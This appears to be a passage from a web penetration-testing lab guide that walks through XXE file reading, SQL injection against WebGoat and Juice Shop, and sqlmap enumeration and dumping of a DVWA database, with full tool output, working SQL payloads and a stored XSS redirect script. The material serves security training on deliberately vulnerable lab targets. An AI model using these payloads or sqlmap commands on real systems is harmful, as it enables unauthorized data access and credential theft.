
Concept

This lesson teaches how to perform a XML External Entity


Goals

- The user should have basic knowledge of XML


- 4.
5. Feel free to read the explanation of XXE (which I copied and pasted above) from WebGoat.
6. Then navigate to the WebGoat **Step 4**, as shown in the following figure.



7. Launch Burp and make sure that **Intercept is on**. Make sure that your browser proxy settings are set correctly.




8. Go back to **WebGoat** and enter a comment in the web form (any text) and click **Submit**.




9. Go back to **Burp** and you will see the **HTTP POST message** shown below:



10. Let's modify that message and type our own XML "code".



11. **Forward** the **POST** to the web server. This should cause the application to show a list of files after the comment “OMAR_WAS_HERE”, as shown below (of course, use whatever text you want in your own example):



12. Now, on your own, try to list the contents of the `/etc/passwd` file using a similar approach.
13. Try to access the contents of the `/etc/shadow` file. Were you successful? If not, why?

Exercise 6: SQL Injection

[SQL injection \(SQLi\)](#) vulnerabilities can be catastrophic because they can allow an attacker to view, insert, delete, or modify records in a database. In an SQL injection attack, the attacker inserts, or injects, partial or complete SQL queries via the web application. The attacker injects SQL commands into input fields in an application or a URL in order to execute predefined SQL commands.

A Brief Introduction to SQL

As you may know, the following are some of the most common SQL statements (commands):

- **SELECT:** Used to obtain data from a database
- **UPDATE:** Used to update data in a database
- **DELETE:** Used to delete data from a database
- **INSERT INTO:** Used to insert new data into a database
- **CREATE DATABASE:** Used to create a new database
- **ALTER DATABASE:** Used to modify a database
- **CREATE TABLE:** Used to create a new table
- **ALTER TABLE:** Used to modify a table
- **DROP TABLE:** Used to delete a table


- CREATE INDEX: Used to create an index or a search key element
- DROP INDEX: Used to delete an index

Typically, SQL statements are divided into the following categories:

- Data definition language (DDL) statements
- Data manipulation language (DML) statements
- Transaction control statements
- Session control statements
- System control statements
- Embedded SQL statements

Exercise 6a: A Simple Example of SQL Injection

1. Navigate to WebGoat For instance, <https://10.6.6.11:8080/WebGoat>.
2. Navigate to **(A1) Injection > SQL Injection (intro)**.



Read through the explanations of SQL injection and complete the first 8 exercises on your own (these are just an introduction to SQL and SQL statements). Then navigate to exercise 9. You are given a few hints about a database table called `user_data`. WebGoat guides you through this exercise.

One of the first steps when finding SQL injection vulnerabilities is to understand when the application interacts with a database. This is typically done with web authentication forms, search engines, and interactive sites such as e-commerce sites.

You can make a list of all input fields whose values could be used in crafting a valid SQL query. This includes trying to identify and manipulate hidden fields of **POST** requests and then testing them separately, trying to interfere with the query and to generate an error. As part of penetration testing, you should pay attention to HTTP headers and cookies.

As a penetration tester, you can start by adding a single quote (') or a semicolon (;) to the field or parameter in a web form. The single quote is used in SQL as a string terminator. If the application does not filter it correctly, you may be able to retrieve records or additional information that can help enhance your query or statement.

You can also use comment delimiters (such as `--` or `/* */`), as well as other SQL keywords, including **AND** and **OR** operands. Another simple test is to insert a string where a number is expected.

Try It! String SQL injection

The query in the code builds a dynamic query as seen in the previous example. The query is build by concatenating strings making it susceptible to String SQL injection:

```
"SELECT * FROM user_data WHERE first_name = 'John' AND last_name = '' + lastName + ''";
```

Using the form below try to retrieve all the users from the users table. You should not need to know any specific user name to get the complete list.

✓

SELECT * FROM user_data WHERE first_name = 'John' AND last_name = 'Smith' or '1' = '1' Get Account Info

You have succeeded:

```
USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,
101, Joe, Snow, 987654321, VISA, , 0,
101, Joe, Snow, 223420065411, MC, , 0,
102, John, Smith, 243560002222, MC, , 0,
102, John, Smith, 4352209902222, AMEX, , 0,
103, Jane, Plane, 123456789, MC, , 0,
103, Jane, Plane, 333498703333, AMEX, , 0,
10312, Jolly, Hershey, 176896789, MC, , 0,
10312, Jolly, Hershey, 333300003333, AMEX, , 0,
10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,
10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,
15603, Peter, Sand, 123609789, MC, , 0,
15603, Peter, Sand, 338893453333, AMEX, , 0,
```

SQL injection attacks can be divided into the following categories:

- In-band SQL injection: With this type of injection, the attacker obtains the data by using the same channel that is used to inject the SQL code. This is the most basic form of an SQL injection attack, where the data is dumped directly in a web application (or web page).
- Out-of-band SQL injection: With this type of injection, the attacker retrieves data using a different channel. For example, an email, a text, or an instant message could be sent to the attacker with the results of the query; or the attacker might be able to send the compromised data to another system.
- Blind (or inferential) SQL injection: With this type of injection, the attacker does not make the application display or transfer any data; rather, the attacker is able to reconstruct the

information by sending specific statements and discerning the behavior of the application and database.

TIP: To perform an SQL injection attack, an attacker must craft a syntactically correct SQL statement (query). The attacker may also take advantage of error messages coming back from the application and might be able to reconstruct the logic of the original query to understand how to execute the attack correctly. If the application hides the error details, the attacker might need to reverse engineer the logic of the original query.

There are essentially five techniques that can be used to exploit SQL injection vulnerabilities:

- Union operator: This is typically used when a SQL injection vulnerability allows a SELECT statement to combine two queries into a single result or a set of results.
- Boolean: This is used to verify whether certain conditions are true or false.
- Error-based technique: This is used to force the database to generate an error in order to enhance and refine an attack (injection).
- Out-of-band technique: This is typically used to obtain records from the database by using a different channel. For example, it is possible to make an HTTP connection to send the results to a different web server or a local machine running a web service.
- Time delay: It is possible to use database commands to delay answers. An attacker may use this technique when he or she doesn't get any output or error messages from the application.

It is possible to combine any of the techniques mentioned above to exploit an SQL injection vulnerability. For example, an attacker may use the union operator and out-of-band techniques. SQL injection can also be exploited by manipulating a URL query string, as demonstrated here:

```
https://store.h4cker.org/buystuff.php?id=99 AND 1=2
```

This vulnerable application then performs the following SQL query:

```
SELECT * FROM products WHERE product_id=99 AND 1=2
```

The attacker may then see a message specifying that there is no content available or a blank page. The attacker can then send a valid query to see if there are any results coming back from the application, as shown here:

```
https://store.h4cker.org/buystuff.php?id=99 AND 1=1
```


Some web application frameworks allow multiple queries at once. An attacker can take advantage of that capability to perform additional exploits, such as adding records. The following statement, for example, adds a new user called omar to the users table of the database:

```
https://store.h4cker.org/buystuff.php?id=99; INSERT INTO  
users(username) VALUES ('omar')
```



Exercise 6b: SQL Injection Level 2 - GDPR Data Erasure Issue

Go back to **Juice-shop** (remember, running on port 8882).

There was a user (called Chris) that was erased from the system, because he insisted on his "right to be forgotten" in accordance with Art. 17 GDPR. Let's see if we can login as that user. Yes, really. What if we apply SQL injection to do this? Since we do not know what is Chris' email, we can try to trick the application by using the deletedAt SQL operation, as shown below:




The screenshot shows the 'Login' form of the Juice Shop application. The 'Email' field contains the SQL injection payload: `' OR deletedAt IS NOT NULL--`. The 'Password' field is masked with dots. Below the fields are a 'Log in' button and a 'Remember me' checkbox.



Exercise 6c: SQL Injection using SQLmap

[SQLmap](#) is a great tool that allows you to automate SQL injection attacks. Let's take a look at an example of how powerful this tool is.

1. Navigate back to DVWA and go to **SQL Injection**.
2. Enter any text in the User ID field (in my case, I just entered my name "**omar**"). You want to intercept the transaction between your web browser and the application.



3. Once Burp intercepts the GET request, highlight the output, right click, and select "Copy to file". Save the contents to any file.

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. The 'Intercept' tab is active, showing a request to `http://10.6.6.104:8883`. The request details are listed in the 'Raw' tab:

```

1 GET /vulnerabilities/sqli/?id=omar&Submit=Submit HTTP/1.1
2 Host: 10.6.6.104:8883
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://10.6.6.104:8883/vulnerabilities/sqli/?id=omar&Submit=Submit
8 Connection: close
9 Cookie: io=vQKjL6dNnNXFwUVEAAAF; language=en-US
10 Upgrade-Insecure-Requests: 1

```

A context menu is open over the request, showing options such as 'Send to Intruder', 'Send to Repeater', 'Send to Sequencer', 'Send to Comparer', 'Send to Decoder', 'Request in browser', 'Engagement tools [Pro version only]', 'Change request method', 'Change body encoding', 'Copy URL', 'Copy as curl command', 'Copy to file' (selected), 'Paste from file', 'Save item', 'Don't intercept requests', and 'Do intercept'.

4. Open the terminal and enter the following command to try to enumerate the type of database and the database name. In my case, I saved the contents of the HTTP GET request to `/home/omar/omar-get-request.txt`. Point yours to whatever file you created.

```
root@websploit:~# sqlmap -r /home/omar/omar-get-request.txt --dbs
```

5. Accept all defaults.

```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to
all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by th
ram

[*] starting @ 01:30:15 /2020-05-11/

[01:30:15] [INFO] parsing HTTP request from '/home/omar/omar-get-request.txt'
[01:30:15] [INFO] testing connection to the target URL
[01:30:15] [INFO] checking if the target is protected by some kind of WAF/IPS
[01:30:15] [INFO] testing if the target URL content is stable
[01:30:16] [INFO] target URL content is stable
[01:30:16] [INFO] testing if GET parameter 'id' is dynamic
[01:30:16] [WARNING] GET parameter 'id' does not appear to be dynamic
[01:30:16] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[01:30:16] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
[01:30:16] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n]
[01:30:33] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[01:30:33] [WARNING] reflective value(s) found and filtering out
[01:30:33] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[01:30:33] [INFO] testing 'Generic inline queries'
[01:30:33] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[01:30:33] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[01:30:33] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[01:30:33] [INFO] GET parameter 'id' appears to be 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)' injectable (wit
-string="Me")
[01:30:33] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[01:30:33] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[01:30:33] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[01:30:33] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[01:30:33] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[01:30:33] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[01:30:33] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[01:30:33] [INFO] GET parameter 'id' is 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
[01:30:33] [INFO] testing 'MySQL inline queries'
[01:30:33] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
[01:30:33] [INFO] testing 'MySQL >= 5.0.12 stacked queries'
```

6. We found the DVWA database (**dvwa**). Please pay attention to all the payloads that the tool is using.

```
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 127 HTTP(s) requests:
---
Parameter: id (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
  Payload: id=omar' OR NOT 2359=2359#&Submit=Submit

  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: id=omar' AND (SELECT 3397 FROM (SELECT COUNT(*),CONCAT(0x7178717a71,(SELECT (ELT(3397=3397,1))))0x7
INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- sJJo&Submit=Submit

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=omar' AND (SELECT 9296 FROM (SELECT(SLEEP(5)))grKv)-- KlyS&Submit=Submit

  Type: UNION query
  Title: MySQL UNION query (NULL) - 2 columns
  Payload: id=omar' UNION ALL SELECT CONCAT(0x7178717a71,0x57785a526665666754464545565158644a5245675858786767
16a767071),NULL#&Submit=Submit
---
[01:31:11] [INFO] the back-end DBMS is MySQL
[01:31:11] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast'
back-end DBMS: MySQL >= 5.0
[01:31:11] [INFO] fetching database names
available databases [4]:
[*] dvwa
[*] information_schema
[*] mysql
[*] performance_schema

[01:31:11] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.6.6.104'
[01:31:11] [WARNING] you haven't updated sqlmap for more than 67 days!!!
```

7. Now that we know the database name, let's try to dump all the information from the database. To do so, use the following command:

```
root@websploit:~# sqlmap -r /home/omar/omar-get-request.txt -D dvwa --dump-all
```

8. It looks like SQLmap was able to find a database table called “guestbook”. It also was able to find a database table that contains usernames and passwords. The tool allows you to store password hashes so that you can crack them with other tools.

```
Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FL00R)
Payload: id=omar' AND (SELECT 3397 FROM(SELECT COUNT(*),CONCAT(0x7178717a71,(SELECT (ELT(3397=3397,1))),0x716a767071,FL00R
INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- sjJo&Submit=Submit

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=omar' AND (SELECT 9296 FROM (SELECT(SLEEP(5)))grKv)-- KlyS&Submit=Submit

Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=omar' UNION ALL SELECT CONCAT(0x7178717a71,0x57785a526665666754464545565158644a52456758587867676b73796d646a545
16a767071),NULL#&Submit=Submit
---
```

```
[01:34:07] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0
[01:34:07] [INFO] fetching tables for database: 'dvwa'
[01:34:07] [INFO] fetching columns for table 'guestbook' in database 'dvwa'
[01:34:07] [WARNING] reflective value(s) found and filtering out
[01:34:07] [INFO] fetching entries for table 'guestbook' in database 'dvwa'
Database: dvwa
Table: guestbook
[2 entries]
+-----+-----+-----+
| comment_id | name | comment |
+-----+-----+-----+
| 1 | test | This is a test comment. |
| 2 | anything | <script>>window.location="https://h4cker.org";</script> |
+-----+-----+-----+

[01:34:07] [INFO] table 'dvwa.guestbook' dumped to CSV file '/root/.sqlmap/output/10.6.6.104/dump/dvwa/guestbook.csv'
[01:34:07] [INFO] fetching columns for table 'users' in database 'dvwa'
[01:34:07] [INFO] fetching entries for table 'users' in database 'dvwa'
[01:34:07] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
```

9. SQLmap can also do some basic dictionary-based attacks.

```
